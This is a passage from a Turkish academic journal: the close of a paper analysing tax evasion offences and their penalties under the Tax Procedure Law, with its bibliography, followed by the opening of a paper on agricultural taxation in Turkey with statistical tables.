Önceden de ifade ettiğimiz gibi, 359. madde kapsamında üç gruba ayrılan kaçakçılık suçunu oluşturan fiillerin kamu düzenini ihlal derecesi farklılık arz etmektedir. Kamu düzenini ihlal derecesi farklı olan üç fıkra kapsamında yer alan fiillere ilişkin olarak öngörülen yaptırımlar da kanunda farklı belirlenmiştir. 359. maddenin a fıkrasında belirtilen birinci grup fiiller için *“On sekiz aydan üç yıla kadar hapis cezası”* uygulanacak yaptırım olarak belirlenmiştir. 5728 sayılı Kanun ile altı aydan bir yıla çıkarılan hapis cezasının alt sınırı 2009 yılında kabul edilen 5904 sayılı Kanun ile on sekiz ay olarak değiştirilmiştir. İkinci grup fiiller olarak adlandırılan ve b fıkrası kapsamında düzenlenen fiiller için *“üç yıldan beş yıla kadar hapis cezası”* uygulanacak yaptırım olarak belirlenmiştir. Son olarak maddenin c fıkrasında düzenlenen üçüncü grup fiiller için *“iki yıldan beş yıla kadar hapis cezası”* uygulanacak yaptırım olarak belirlenmiştir.

Tüm bu açıklamalar ile birlikte bazı suçlarda TCK’daki hükümlere göre mi yaptırım uygulanacağı yoksa VUK’ndaki hükümlere bakılarak mı yaptırım uygulanacağı ayrı bir önem arz etmektedir. İncelemeye ihtiyaç duyulan bu konuya ilişkin sahte belge suçu örnek verilebilir. Sahte belge düzenleme VUK 359. Maddenin b bendine göre vergi kaçakçılığı suçu iken aynı zamanda TCK 207. maddesine göre de özel belgede sahtecilik suçu kapsamında yer almaktadır. Burada hangi kanun çerçevesinde değerlendirmenin yapılacağı suçun tipiklik ilkesinden hareketle çözümlenmektedir. Sahte belge kullanımı vergilendirmeye ilgili bir sonuca yol açıyorsa özel kanun olan VUK’daki hükme göre yaptırım uygulanırken; vergisel bir sonuca sebep oluyorsa genel kanun olan TCK’daki hükümlere göre yaptırım uygulanacaktır (Şenyüz, 2016: 330; Üstün, 2014: 415).

Kaçakçılık suçuna ilişkin yaptırımların uygulanmasında tekerrür hali incelenmesi gereken bir konudur. Bir suçtan dolayı hüküm giyen ve hükmü kesinleşen bir kişinin, kanunun belirlediği şartlar içerisinde ikinci veya sonraki suçu işlemesi olarak isimlendirilen tekerrürde, suç işleyen kişinin sonraki suçları işlemeye daha kuvvetli irade göstermesine karşılık olarak farklı bir ceza politikası izlenmesi söz konusudur (Şenyüz, 2016: 434).

Eski Türk Ceza Kanunu döneminde tekerrür halinde işlenen ikinci suçta belirli bir oranda artırım yapılmaktaydı. VUK’nda vergi kabahatleri için tekerrür bu şekilde düzenlenmektedir. 5237 sayılı Türk Ceza Kanunu ile cezanın artırılması yerine ceza infazının mükerrirlere özgü infaz rejimine göre yaptırılması düzenlenmiştir. Dolayısı ile eski Türk Ceza Kanunu döneminde tekerrür cezanın belirlenmesi aşamasında uygulanan bir ceza hukuku kurumu iken yeni Türk Ceza Kanunu döneminde infaz hukuku kurumu olarak yapılandırılmıştır (Çavuş, 2016: 184).

Vergi kaçakçılık suçları için öngörülen tekerrür hükümleri ile vergi kabahatleri için öngörülen hükümler farklıdır. Vergi kaçakçılık suçları hakkında Türk Ceza Kanunu’nun 58. maddesinde düzenlenen tekerrür hükümleri uygulanmaktadır. Buna göre tekerrür; ikinci suç için cezayı arttırıcı bir neden olarak değil, cezanın infazı sırasında dikkate alınan ve hatta infaz sonrasında denetimli serbestlik tedbiri uygulanmasının sebebi olarak düzenlenmektedir.

Sonuç olarak vergi kaçakçılık suçunun yaptırımı, hürriyeti bağlayıcı ceza şeklinde öngörülmüşken, işlenen kaçakçılık fiili sonucunda vergi ziyayı da meydana gelmişse ayrıca üç kat vergi ziyayı cezası da kesilmektedir. Her iki yaptırım birbirinden ayrı süreçler olup, diğerini cezanın uygulaması (infazı) açısından beklemeye gerek bulunmamaktadır.

SONUÇ

Devletin vergilendirme yetkisini kullanarak bireylerden topladığı vergilerin yanında toplayamadığı vergiler de önem arz etmektedir. Zira kamu giderlerinin karşılanması için mali gücüne göre vergi vermek anayasal bir ödevdir. Bu ödevin herkes tarafından yerine getirilmesi gerekmektedir. Toplumu oluşturan bireylerin bir kısmının bu ödevden kurtulmak amacıyla kaçakçılık suçlarını işlemesi, ekonomik düzenin yanında toplumsal birliğe de zarar vermektedir.

Vergi Usul Kanununda üç grup halinde düzenlenen vergi kaçakçılık suçlarının mağduru, toplumu oluşturan bireylerin tamamıdır. Suçların gruplara ayrılmasındaki temel sebep, her grupta yer alan fiillerin kamu düzenini ihlal derecesinin farklı olması (normal, ağır ve çok ağır olmak üzere) ve bu ağırlığa göre yaptırımlarının da farklılaştırılması gereğidir.

Çalışmada, üç grupta yer alan fiiller bakımından kaçakçılık suçlarının unsurları, Türk Ceza Kanununda yer alan sistematığe uygun biçimde incelenmiştir. Çalışma kapsamında kaynak taraması yapılırken, hala 2004 öncesi Türk Ceza Kanunu temelinde vergi kaçakçılık suçlarının incelendiği tespit edilmiştir. Özellikle Ceza Muhakemesi Hukuku anlamında önem arz eden hukuka uygunluk sebeplerinin neler olduğu, kusurluluğun manevi unsur içinde değerlendirilmesi, suçun mağduru gibi konularda ciddi farklılıklar bulunmaktadır.

Ayrıca yapılan değişikliklerle kaçakçılık fiilleri sonucunda vergi ziyayının oluşması şartı aranmaması, çeşitli tartışmalara sebebiyet vermektedir. Zira bu değişikliklerle kaçakçılık suçu ve cezası ağırlaştırılmıştır. İdari yaptırım için vergi ziyayı oluşması aranırken hapis cezası öngörülen suçlar için bu şartın aranmaması hem mükellefleri hem de yargıyı zor durumda bırakmaktadır.

İştirak ile ilgili yapılan değişikliklerle, Vergi Usul Kanununda yer alan düzenlemeler Türk Ceza Kanunu ile uyumlu hale getirilmiştir. Genel anlamda, yapılan değişikliklerle kaçakçılık suçları Türk Ceza Kanunu ile uyumlu hale getirilmeye çalışılmış, daha sistematik bir yapıya kavuşturulmuştur. Ancak çalışmada belirtilen hususlar konusunda eksiklik devam etmektedir.

KAYNAKÇA

- Akbulut, B. (2016). *Ceza Hukuku Genel Hükümler*, Adalet Yayınevi, Ankara.
- Akçaoğlu, E. (2015). *Vergi Ziyayı Kavramı Üzerine Bazı Tespit ve Değerlendirmeler*. <https://www.akcaoglu.com/2015/10/10/vergi-ziyai-kavrami-uzerine-bazi-tespit-ve-degerlendirmeler/> (13.03. 2018).
- Akkaya, M. (2008). İdari ve Adli Vergi Ceza Sistemine Eleştirel Bir Bakış, *Vergi Sorunları Dergisi*, S. 233.
- Aydoğdu, F. İ. H. (2009). *Türkiye’de Vergi Kaçakçılığı Suçu ve Cezası*, Dokuz Eylül Üniversitesi Sosyal Bilimler Enstitüsü, Yayınlanmamış Yüksek Lisans Tezi, İzmir.
- Bayraklı, H. H. (2006). *Vergi Ceza Hukuku*, Geliştirilmiş 3. Baskı, Külcüoğlu Yayınları, Afyonkarahisar.
- Bayraklı, H.H. (2011). *Vergi Suç ve Kabahatleri*, Gözden Geçirilmiş 2. Baskı, Afyonkarahisar.
- Bayraklı, H. H. (2017a). Vergi Kaçakçılığı Suçuna Katılma (İştirak) ve Mali Müşavirlerin Adli Ceza Sorumluluğu, *Türkiye Adalet Akademisi Dergisi*, Yıl 7, S. 29, Ocak 2017, ss. 1-21.
- Bayraklı, H. H. (2017b). Vergi Kaçakçılık Suçlarında Birleşme (İçtima), *Türkiye Adalet Akademisi Dergisi*, Yıl 7, S. 30, Nisan, ss. 1-18.
- Bayraklı, H. H. &Bozdağ, A. (2010). Türk Ceza Hukukunda Teşebbüse Elverişlilik Sorunu ve Vergi Suçlarının Teşebbüse Elverişlilik Açısından Değerlendirilmesi, *Maliye Dergisi*, S. 158, Ocak-Haziran, ss. 15-34.
- Candan, T. (2010). *Vergi Suçları ve Cezaları*, Maliye ve Hukuk Yayınları, 3. Baskı.
- Çavuş, A. (2016). *Suç Genel Teorisi Işığında Vergi Kaçakçılığı Suçları*, Beta Basım Yayım Dağıtım, İstanbul.

- Erdemir, H. (2016). “*Vergi Kaçakçılığı*”, Okan Üniversitesi Sosyal Bilimler Enstitüsü, Yayınlanmamış Yüksek Lisans Tezi, İstanbul.
- Hakeri, H. (2011). *Ceza Hukuku Genel Hükümler*, Adalet Yayınevi, 11. Baskı, Ankara.
- Hatipoğlu, M. (2007). “*Türkiye’de Vergi Suç ve Cezalarının Algılanması Üzerine Ampirik Bir Çalışma*”, Afyonkarahisar Kocatepe Üniversitesi Sosyal Bilimler Enstitüsü, Yayınlanmamış Yüksek Lisans Tezi, Afyonkarahisar.
- Hekim, C. (2013). “*Vergi Kaçakçılığı Suçları*”, Bahçeşehir Üniversitesi Sosyal Bilimler Enstitüsü, Yayınlanmamış Yüksek Lisans Tezi, İstanbul.
- Karaarslan, M. (2006). “Ceza Mevzuatında Yapılan Değişikliklerin Vergi Kaçakçılığı Suçuna Etkisi”, *Türkiye Barolar Birliği Dergisi*, S. 64, ss. 115-150.
- Koca, M. & Üzülmüş, İ. (2014). *Türk Ceza Hukuku Genel Hükümler*, Seçkin Yayıncılık, 7. Baskı.
- Öncel, M. & Kumrulu, A. & Çağan, N. (2005). *Vergi Hukuku*, Ankara.
- Özgenç, İ. (2008). *Türk Ceza Hukuku Genel Hükümler: Ceza Hukukuna Giriş, Suç Teorisi, Yaptırım Teorisi, Milletlerarası Ceza Hukuku*, 3. Baskı, Ankara.
- Şenyüz, D. & Yüce, M. & Gerçek, A. (2016). *Vergi Hukuku*, Ekin Basım Yayım Dağıtım, Bursa.
- Şenyüz, D. (2016). *Vergi Ceza Hukuku (Vergi Kabahatleri ve Suçları)*, Gözden Geçirilmiş ve Güncellenmiş 9. Baskı, Ekin Kitabevi, Bursa.
- Şimşek, E. (2007). “*Türk Vergi Sisteminde Vergi Kaçakçılığı Suçu*”, İstanbul Üniversitesi Sosyal Bilimler Enstitüsü, Yayınlanmamış Yüksek Lisans Tezi, İstanbul.
- Tabak, B. (2015). “Suçların İçtimai”, *İstanbul Fikir Enstitüsü Yayınları*, Ocak, ss. 1-25, <http://ife.org.tr/wp-content/uploads/2015/01/Su%C3%A7lar%C4%B1n-%C4%B0%C3%A7ti ma%C4%B1.pdf> (31.01.2018).
- Taşdelen, A. (2010). *Vergi Usul Kanunu Yönünden Vergi Kabahatleri*, Ankara, Turhan Kitabevi.
- Türk Dil Kurumu (2017). *Büyük Türkçe Sözlük*, http://www.tdk.gov.tr/index.php?option=com_bts&arama=kelime&guid=TDK.GTS.5a4118145fce28.53349503 (10.12.2017).
- Üstün, Ü. S. (2001), “Cezai Yaptırım Gerektiren Vergi Suçları ve Yargılama Usûlü”, *Selçuk Üniversitesi Hukuk Fakültesi Dergisi*, C. 9, S. 3-4, Yıl 2001, s. 299-329.
- Üstün, Ü. S. (2014), “Bir Özel Ceza Kanunu Olarak Vergi Usul Kanunu (Vergi Suç ve Kabahatlerinin Kanunilik, Hukukî Güvenlik ve Meşruluk Bakımından Değerlendirilmesi)”, *Yrd. Doç. Dr. Nilgün AKÇA’ya Armağan*, Editör: Doç. Dr. Fatih SARAÇOĞLU, Gazi Kitabevi, Ankara 2014, s. 415-440.
- Üstün, Ü. S. (2013), *Nasıl Bir Vergi Denetimi ve Vergi Yargısı?*, Beta Basım Yayım Dağıtım, İstanbul, Ocak 2013.
- Üstün, Ü. S., Şişman G. (2009), “Vergi Suçlarının Görünüm Şekilleri”, *Vergi Dünyası*, S. 339, Kasım 2009, s. 143-154.
- Üstün, Ü. S. (2011), “Susma Hakkı Çerçevesinde Defter, Kayıt ve Belgeleri Gizleme Suçu”, *Gazi Üniversitesi Hukuk Fakültesi Dergisi*, C. XV, S. 3, Temmuz 2011, s. 363-390.
- Üstün, Ü. S., Ünsal, H. (2008), “Vergi Cezaları Konusunda 5728 Sayılı Kanunla Yapılan Düzenlemeler ve Değerlendirilmesi”, *Selçuk Üniversitesi Hukuk Fakültesi Dergisi*, C. 16, S. 2, Yıl 2008, s. 111-126.
- Yavan, S. (2017). “Vergi Kaçakçılığı Suçlarında İştirak Müessesesinin Türk Ceza Kanunu ve Vergi Usul Kanunu Işığında İncelenmesi”, *Maliye Araştırmaları Dergisi*, 3 (2), Temmuz, ss. 119-128.
- Yereli, A. B. (2017). “Adli Yargının Görev Alanına Giren Vergi Suç ve Cezaları”, *Vergi Dünyası*, S. 237, Mayıs.
- Yılmaz, E. (2008). *Türk Vergi Hukukunda Defterler ve Belgelerle İlgili Hürriyeti Bağlayıcı Cezayı Gerektiren Vergi Suçlarının Analizi ve Değerlendirilmesi*, Gazi Üniversitesi Sosyal Bilimler Enstitüsü, Yayınlanmamış Yüksek Lisans Tezi, Ankara.

Türkiye’de Tarımın Vergilendirilmesi

Zeynep ARIKAN*

Hakan BAY**

Öz

Tarım; ülke ekonomisinin en temel kollarından birisidir. Nüfusun büyük bir kısmı kentsel alanlarda yaşamasına karşılık önemli bir nüfus yoğunluğu da kırsal alanlarda tarımsal faaliyetler ile geçinmekte ve ekonominin gıda ihtiyacını karşılamaktadır. Bilindiği gibi; tarımsal faaliyetler istihdam alanları oluşturarak işsizlik sorununun çözümüne katkı sağlamaktadır. Tarımın ticareti güçlendiren, destekleyen temel bir sektör olduğu açıktır. Ancak günümüzde önemini kısmen kaybederek yerini başka sektörlerle bırakmıştır.

Ülkemizde tarım sektöründen alınan vergiler ekonomik, sosyal, siyasi ve mali hedefler doğrultusunda zaman içinde gerek miktar ve gerekse çeşit açısından değişime uğramış ve günümüzdeki şeklini almıştır. Zamanımızda tarımsal vergiler içinde, en büyük payı gelir vergisi almaktadır. Ülkemizde tarım kesimi önemli bir vergi potansiyeline sahiptir. Ancak tarım işletmeleri genellikle küçük aile işletmelerinden oluşmakta, üreticinin çok çeşitli ve dağınık olması, modern ve gelişmiş tarım tekniklerinin tam kullanılmaması sektörün vergilendirilmesini güçleştirmekte ve modern vergiciliğin uygulanmasını zorlaştırmaktadır. Tarım sektörünün vergilendirilmesi kalkınmanın finansmanı açısından önemlidir. Sektörün diğer sektörlerle bağımlı olması, doğal koşullardan etkilenmesi, sektördeki teknik zorluklar, gayrisafi yurt içi hasıla içindeki payı yıllar itibarıyla yaşanan gelir dalgalanmaları gibi nedenlerden dolayı tarımın vergilendirilmesi üzerinde önemle durulması gereken bir konudur. Çünkü tarımsal vergiler tarımsal politikanın aracıdır. Tarımsal üretimin artırılması ve yönlendirilmesinde, işletmeler arasında gelir dağılımını dengeli bir hale getirilmesinde vergiler önemli bir rol oynamaktadır.

Bu çalışmada Türkiye ekonomisinde tarımın yeri ve önemi ele alınmış ve sektörün vergilendirilmesi incelenmiştir. Tarım sektörünün baş aktörleri çiftçilerin gelir vergisi kapsamında gerçek usule veya gerçek usulde vergilendirilmeyenlerin stopaj usulüne göre vergilendirilmesine değinildikten sonra sektörün diğer vergileri incelenmiştir. Böylelikle milli gelirin önemli bir kısmını oluşturan tarımın büyük bir vergilendirme alanı olarak ne kadar vergilendirildiği ve vergilendirmenin amaçlarına ne ölçüde hizmet ettiği ortaya konulmaya çalışılmış, sektörün yaşadığı sorunlar belirlenerek çözüm önerileri getirilmiştir.

Anahtar Kelimeler: Tarım Sektörü, Tarımsal Kazançlar, Tarımsal Vergi, Gelir Vergisi, Vergilendirme.

JEL Kodları: N50, O13, H24, H20.

Taxation of Agriculture in Turkey

Abstract

Agriculture is one of the essential channels of domestic livelihood (economy) in a nation. Although much of population lives in and around urban areas, significant part of it lives on farming activities to consequently control demand of community for food. Moreover, agriculture processes supply nation with employment areas, contributing to solutions of the problem of unemployment. It is clear that agriculture is a fundamental sector to be able to support and strengthen commercial and industrial activities. However, agriculture has partially lost its importance to some other businesses.

Revenues of taxation from agriculture in Turkey have undergone some radical changes to finally turn into its present form in terms of amount and types overtime according to economic, social, political and financial targets. Of the current agricultural revenues of tax, the greatest share is income tax revenue. Agricultural business sector has a significant potentiality of tax revenues in Turkey. Nevertheless, farming businesses are often composed of small-scale family processes, therefore the fact that farmers are various and scattered and can not benefit from modern and sophisticated farming techniques makes it difficult that the sector could be taxed and modern taxation be performed. Taxation of agricultural sector is of great importance for financing development. Because of parameters such as dependence of the sector on other businesses, its delicate exposure to natural circumstances, technical difficulties, its share in gross national product, income fluctuations experienced in years on, taxation of agriculture is an issue supposed to be significantly considered, since agricultural taxes and related revenues is a means of farming policies. Taxes play important roles in increasing and guiding agricultural output and equilibrating income distribution between sectors.

The present study debates importance of agriculture in Turkey’s economy and examines taxation of the sector itself. Accordingly, one tries to find out how much of farming as an important part of national income has been taxed and to what extent taxation process could serve to meet its own targets, determine the problems experienced by the sector and finally suggest propositions for them.

Keywords: Agricultural Sector, Farming Incomes, Agricultural Taxes Revenue, Income Taxes, Taxation.

JEL Classification Codes: N50, O13, H24, H20.

GİRİŞ

Devlet, toplumsal ihtiyaçların karşılanması amacıyla borçlanma, emisyon, parafiskal gelirler, vergi, resim, harç gibi birçok kaynağa başvurabilmektedir. Bu kaynaklar içinde vergi önemli bir yere

* Prof. Dr., Dokuz Eylül Üniversitesi İktisadi ve İdari Bilimler Fakültesi Maliye Bölümü, Dokuzçesmeler Kampüsü 24 Sokak No:2, 35160 Buca/İzmir, Tel: 0 232 420 41 80, zeynep.arikan@deu.edu.tr, eş katkılı yazar.

** Araş. Gör. Dr., Dokuz Eylül Üniversitesi İktisadi ve İdari Bilimler Fakültesi Maliye Bölümü, Dokuzçesmeler Kampüsü 24 Sokak No:2, 35160 Buca/İzmir, Tel: 0 232 420 41 80, hakan.bay@deu.edu.tr, eş katkılı yazar.

sahiptir. Vergi toplama yetkisine sahip olan devletin bu yetkiyi kullanırken herkesten “mali gücü” oranında vergi alması gerekmektedir.

Tarım sektörü devletin vergilendirme yetkisini kullanmasında önemli bir potansiyel alan oluşturmaktadır. Ancak ülkemizde tarımın vergilendirilmesi konusunda bu potansiyel tam olarak kullanılamamaktadır. Tarımsal faaliyetlerde yaşanan dalgalanmalar, tarımsal verim, üretimin belli şartlara bağlı olması, bu sektörden elde edilen gelirin tam olarak kavranamaması sektörün istenilen düzeyde vergilendirilmesinde sorunlar oluşturmaktadır. Bu nedenle tarımsal vergi politikalarının sektöre uygun ve özenli düzenlenmesi gerekmektedir. Böylelikle kamusal ihtiyaçların karşılanması yanında, tarımsal işletmeler arasındaki gelir dağılımı da dengelenebilecektir.

Tarımın gelişmekte olan bir ülke olarak Türkiye’de nüfusun büyük bir bölümüne istihdam imkanı ve kapasitesi taşıması, milli gelire, dış ticarete katkısı düşünüldüğünde verimli işletilmesi, etkin vergilendirilmesi ve sürdürülebilirliği konusunun yasal düzenlemeler kapsamında ele alınması esastır.

II. Türkiye’de Tarımın Vergilendirilmesinin Önemi

Tarım, ülke ekonomisinin en temel alanlarından birisidir. Tarımsal faaliyetlerin yeni istihdam imkanları oluşturması ve önemli bir geçim kaynağı olması önemlidir. Tarımsal üretim cari açığı karşılamada ilk sırada yer alması da iç ve dış pazarda tarımsal ürünlerimiz önemli değer taşımaktadır.

Ülkemizde tarım beslenme ihtiyacı yanında ekonomik açıdan da sağladığı katma değer ile kalkınmaya katkı sağlamaktadır. Tarımın toplumsal ürün ihtiyacının karşılanmasında ve ekonomik alana katkı sağlamasında rolü göz ardı edilemez. Böylelikle tarımın önemi:


nüfusun büyük bir bölümüne istihdam sektörü olması,
milli gelire katkı sağlaması,
dış ticarete katkı sağlaması (ithalat ve ihracata),
diğer sektörlerle katkı sağlaması (özellikle hammadde yönünden) yönünden kaynaklanmaktadır.

Tarım toplumların en eski ve köklü faaliyet alanıdır. Günümüzde ekonomik faaliyetler tarım, sanayi ve hizmetler olmak üzere üç ana sektörden oluşmaktadır. Bu sektörler milli gelire katkıları oranında önem kazanırlar. Ancak günümüzde tarım sektörü gelişen teknolojiye ayak uyduramamış ve istenilen düzeye erişememiştir (Odak, 2001, p. 167).

Türkiye’de gün geçtikçe tarımı geliştirmek, bilim ve teknolojinin gelişimiyle makineleşmeyi artırma noktasında vergi sistemine önemli görevler düşmektedir. Vergi sistemlerinin tarımı teşvik etmesi, desteklemesi ve çiftçinin haklarını koruyucu olması gerekmektedir.

III. Tarımda Vergilendirmenin Amacı

Tarımda vergilendirmenin birçok amacı bulunmaktadır. Bunlar;



Şekil 1: Tarımda Vergilendirmenin Amaçları

Kaynak: Tarafımızdan hazırlanmıştır.

IV. Tarımın Anlamı ve Konusu

Tarım kelime olarak çiftçilik, ziraat anlamında kullanılmaktadır. Tarım bitkisel ve hayvansal ürünlerin üretilmesi, bunların kalite ve verimlerinin yükseltilmesi, bu ürünlerin uygun koşullarda muhafazası, işlenip değerlendirilmesi ve pazarlanması denilmektedir. Diğer bir deyişle, insanların toprağı işleyerek ekme ve dikme yoluyla ondan ürün elde etmesi ile elde edilen ürünlerin pazarlanması gibi çiftçilik faaliyetlerini kapsar. Çiftçi tarımsal üretici, çiftçilik ise tarımsal üreticilerdir (TMO Ansiklopedik Sözlüğü, 2018).

Bilimsel olarak tarım; bitkisel ve hayvansal ürünlerin üretilmesi, bunların kalite ve verimlerinin yükseltilmesi, bu ürünlerin uygun koşullarda muhafazası, işlenip değerlendirilmesi ve pazarlanmasını ele alan bilim dalıdır. Diğer bir ifadeyle, insan besini olabilecek ve ekonomik değeri olan her türlü tarımsal-hayvansal ürünün bakım, besleme, yetiştirme, koruma ve mekanizasyon faaliyetlerinin tamamı ile durgun sularda veya özel alanlarda yapılan balıkçılık faaliyetlerinin tümüdür (Ceyhan & Tık, 2014).

V. Tarımın Türkiye Ekonomisine Etkisi

Türkiye’de tarım sektörü içinde bulunduğu olumsuz koşullara rağmen büyük bir potansiyele sahiptir ve ülkenin kalkınma sürecine değişik yollardan katkı sağlamaktadır. Sektör ülke nüfusunun büyük bir bölümünü istihdam etmekte, nüfusun beslenmesi için zorunlu gıda maddelerini üretmekte, sanayi sektörüne girdi sağlamakta, sanayi ürünleri için talep oluşturmakta, ticarete konu olan ürünler yoluyla ihracata katkıda bulunmakta, ulusal gelirin önemli bir kısmını oluşturmakta ve göreceli fiyatlar yoluyla sınai birikimi desteklemektedir (Doğan, 2009, p. 365). Tarımın Türkiye ekonomisindeki etkileri şöyledir (Anon., 2017):

- Nüfusun 1/3’ü tarım kaynaklarından geçinmektedir.
- Çalışan her 4 kişiden 1’i tarımla meşgul olmaktadır.
- Türkiye’de tarım hammadde olarak kullanılmakta ve endüstriyel üretimin kaynağını oluşturmaktadır.
- Tarımda ithalat ve ihracat gerçekleşmektedir.
- Türkiye’de tarım üretiminden elde edilen gelir son verilere göre 62 milyar dolar’dır.

Türkiye’nin toplam tarım alanı Tablo 1’ de verilmiştir.

Tablo 1: Türkiye’nin Tarım Alanı (Bin Hektar)

Yıllar	Toplam tarım alanı	Tahıllar ve diğer bitkisel ürünlerin alanı		Sebze bahçeleri alanı	Süs bitkileri alanı	Meyveler, içecek ve baharat bitkileri alanı	Çayır ve mera arazisi
		Ekilen alan	Nadas				
2001	40.967	17.917	4.914	909	-	2.610	14.617
2002	41.196	17.935	5.040	930	-	2.674	14.617
2003	40.644	17.408	4.991	911	-	2.717	14.617
2004	41.210	17.962	4.956	895	-	2.780	14.617
2005	41.223	18.005	4.876	894	-	2.831	14.617
2006	40.493	17.440	4.691	850	-	2.895	14.617
2007	39.504	16.945	4.219	815	-	2.909	14.617
2008	39.122	16.460	4.259	836	-	2.950	14.617
2009	38.912	16.217	4.323	811	-	2.943	14.617
2010	39.011	16.333	4.249	802	-	3.011	14.617
2011	38.231	15.692	4.017	810	4	3.091	14.617

2012	38.399	15.463	4.286	827	5	3.201	14.617
2013	38.423	15.613	4.148	808	5	3.232	14.617
2014	38.558	15.782	4.108	804	5	3.243	14.617
2015	38.551	15.723	4.114	808	5	3.284	14.617
2016	38.328	15.575	3.998	804	5	3.329	14.617

Kaynak: http://www.tuik.gov.tr/PreTablo.do?alt_id=1001, (12.02.2018).


Tablo 1’de görüldüğü gibi Türkiye’de toplam tarım alanı değişimine bakıldığında; son 16 yıl içinde %6,6 oranında, 2015 yılına oranla 2016 yılında ise %0,75 azalma yaşanmıştır. Bu süre içinde ekili alanlar %13,1 oranında azalırken, 2016 yılında bir önceki yıla göre azalma %0,95 oranında gerçekleşmiştir. 2001 yılında ekili alanların toplam tarım alanındaki payı %43,73 iken, 2016 yılında bu oran %40,7’ye düşmüştür. Çayır mera alanı; 2001 yılından itibaren 14.617 (bin hektar) şeklinde alınmaktadır. Son 16 yıl içerisinde nadas alanı %19,91 oranında azalmıştır. Buna karşılık meyve bahçesi alanı %27,54 oranında artış göstermiştir. Toplam arazinin %24,1’i sulanırken, ekili arazinin %27,8’i sulanmaktadır. Sebze ve çiçek bahçelerine bakıldığında ise bu oran %72,7’ye yükselmektedir (Anon., 2016).


Tarım sektörü son 15 yılda önemli bir büyüme trendi yakalamıştır. Bu dönemde yaşanan kuraklık ve doğal afetlere rağmen 2003-2016 arasındaki 14 yılın 11’inde büyüyerek sürdürülebilir bir gelişme göstermiştir. Tarım sektörü 2016 yılında kuraklık ve doğal afetlerin bazı ürünlere olumsuz etkisi sebebiyle %2,6’lık küçülme göstermiştir. Ancak 2017 yılında büyüme sürecine tekrar girmiştir. 2017 yılında tarım sektörü; I. Çeyrekte %1,7; II. Çeyreğinde %4,7 ve 6 Aylık ortalamada 3,6 büyüme göstermiştir. Sektörün, üretimde yaşanan olumlu gelişmeler ile 2017 yılını büyüme ile tamamlaması beklenmektedir. Tarım sektörünün milli gelirimize katkısı 2016 yılında da devam etmiştir. Tarımsal GSYH 2016 yılında 161,3 milyar TL olarak gerçekleşmiş ve toplam GSYH’dan %6,2 pay almıştır. 2017 yılı ilk 6 aylık verilerine göre tarım sektörünün GSYH’sı bir önceki yılın aynı dönemine göre %14 artış göstermiş ve 49 milyar TL’ye çıkmıştır (T.C. Gıda, Tarım ve Hayvancılık Bakanlığı, 2017, p. 8).

Ülkemizde yapılan tarımsal faaliyetler toprak üzerinde yapılan faaliyetler ile sınırlı değildir. Toplam yüzey alanı yaklaşık 26 milyon hektar alan olan deniz, baraj ve göller ile toplam uzunluğu 178 bin km’yi bulan akarsu kaynaklarında balıkçılık üretimi de yapılmaktadır (T.C. Gıda, Tarım ve Hayvancılık Bakanlığı, 2017, p. 84). Türkiye, su ürünleri yetiştiricilik üretiminde dünyada en hızlı büyüyen 3. ülke konumundadır. 2002-2016 yılları arasındaki dönemde su ürünleri yetiştiricilik üretimimiz %314 artış göstererek 253 bin tona ulaşmıştır. Su ürünleri yetiştiriciliğindeki büyüme, Türkiye’yi Avrupa’da önemli bir seviyeye ulaştırmıştır. Türkiye son 15 yılda yetiştiricilik üretiminde Avrupa Birliği ülkeleri arasında 7. sıradan 2. sıraya yükselmiştir (T.C. Gıda, Tarım ve Hayvancılık Bakanlığı, 2017, p. 86).

VI. Tarımsal Gelirin Vergilendirilmesi

Gelir Vergisi Kanununun (G.V.K.) 2. maddesinde zirai kazançlar vergilendirilecek gelir unsurları arasında sayılmış ve Kanunun 52. maddesinde de zirai kazanç “zirai faaliyetten doğan kazanç” olarak tanımlanmıştır. Buna göre zirai faaliyet; arazide, deniz, göl ve nehirde, ekim, dikim, bakım, üretme, yetiştirme ve ıslah yollarıyla veya doğrudan doğruya tabiatın yararlanmak suretiyle nebat, orman, hayvan, balık ve bunların mahsullerinin istihsalini, avlanmasını, avcılar ve yetiştiricileri tarafından muhafazasını, taşınmasını, satılmasını veya bu mahsullerden sair bir şekilde faydalanılmasını ifade etmektedir. Tarımdan alınan vergiler şunlardır:





Şekil 2: Tarımdan Alınan Vergiler

Kaynak: Tarafımızdan hazırlanmıştır.


G.V.K.'na göre kendi arazisini kullananlar, kiracılık ya da ortakçılık yoluyla arazi işleyenler ve arazisini ortağa veren çiftçilerin elde ettikleri gelirler tarımsal kazançtır. Tarımda gelir vergisi uygulamasında stopaj yöntemi ve gerçek usule göre vergilendirme yöntemleri benimsenmiştir. Stopaj usulü vergilendirme temel vergilendirme yöntemidir. Diğer taraftan kanunda belirtilen büyüklüklerin üzerindeki işletmeler ise gerçek usule göre vergilendirilmektedir. Gerçek usule göre vergilendirmede G.V.K.'nın 54. maddesindeki işletme büyüklüğü ölçülerini aşan, bir biçerdövere veya bu mahiyetteki bir motorlu araca veya on yaşına kadar ikiden fazla traktöre sahip olan çiftçilerin kazançları gerçek usule göre vergilendirilir. Gerçek usule tabi olan çiftçilerin gelirlerini bilanço esasına mı yoksa işletme hesabı esasına mı göre belirleyecekleri seçimlidir. Gerçek usulde vergilendirilen çiftçiler gelirlerini beyan ederken %15 ile %35 arasında değişen bir oranda gelir vergisi ödemek zorundadırlar. Yıllar itibarıyla gerçek usulde vergilendirilen çiftçilerin kar/zarar durumları tablo 2'de gösterilmiştir.

Tablo 2: Gerçek Usulde Vergilendirilen Çiftçilerin Kar/Zarar Durumu (2000-2013 Yılları)

Yıllar	Kar Eden Mükellef Sayısı	Zarar Eden Mükellef Sayısı	Toplam Mükellef Sayısı
2000	10.686	3.852	14.538
2001	7.630	2.198	9.828
2002	7.122	1.496	8.618
2003	8.961	1.258	10.219
2004	4.736	656	5.392
2005	6.198	1.162	7.360
2006	5.980	1.204	7.184
2007	5.416	1.158	6.574
2008	5.353	1.231	6.584
2009	5.213	1.047	6.260
2010	5.117	1.144	6.261
2011	4.824	1.218	6.042
2012	4.721	1.219	5.940
2013	4.773	1.071	5.844

Kaynak: <http://www.gib.gov.tr/yarim-ve-kaynaklar/istatistikler> adresinde yer alan verilerden derlenerek tarafımızdan hazırlanmıştır.

Mükelleflerin kar/zarar durumlarındaki değişim şekil 3'de verilmektedir.



Şekil 3: Gerçek Usulde Vergilendirilen Çiftçilerin Kar/Zarar Durumu (2000-2013 Yılları)

Kaynak: <http://www.gib.gov.tr/yarim-ve-kaynaklar/istatistikler> adresinde yer alan verilerden derlenerek tarafımızdan hazırlanmıştır.

